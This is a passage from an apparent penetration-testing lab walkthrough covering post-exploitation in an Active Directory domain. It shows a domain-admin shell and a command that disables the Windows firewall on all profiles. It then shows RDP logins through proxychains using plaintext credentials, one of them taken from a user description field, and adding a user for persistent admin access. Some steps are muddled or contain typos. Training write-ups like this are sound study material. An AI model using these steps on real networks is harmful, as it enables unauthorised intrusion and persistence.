
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thepastamentors\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

now to maintain access we will add our user as a domain admin by enabling RDP on the DC



to enable RDP

Netsh Advfirewall set allprofiles state off

```
proxychains4 -q xfreerdp /u:administrator /p:'IjustpassedmyPNPT!!!' /cert:ignore /v:10.10.10.225
```




Got Tools>Active Directory Users and Computers> and add you user in Domain user with Admin Privileges



Discord

Name	Type	Description
Administrator	User	Built-in account for administering the computer.
Adriano Penne	User	
Alanzo Bucatini	User	
Alessandra Fettuccine	User	
Carbon Black SVC	User	
Linguine SVC	User	
Mario Linguine	User	
Nicola Rigatoni	User	
Nitin Panwar	User	My password is Password1
Noodle SVC	User	
Recipe SVC	User	
Sophos SVC	User	

```
proxychains4 -q xfreedp /u:NitinP /p:'Password1' /cert:ignore /v:10.10.10.225
```



And We are Domain User !!!!!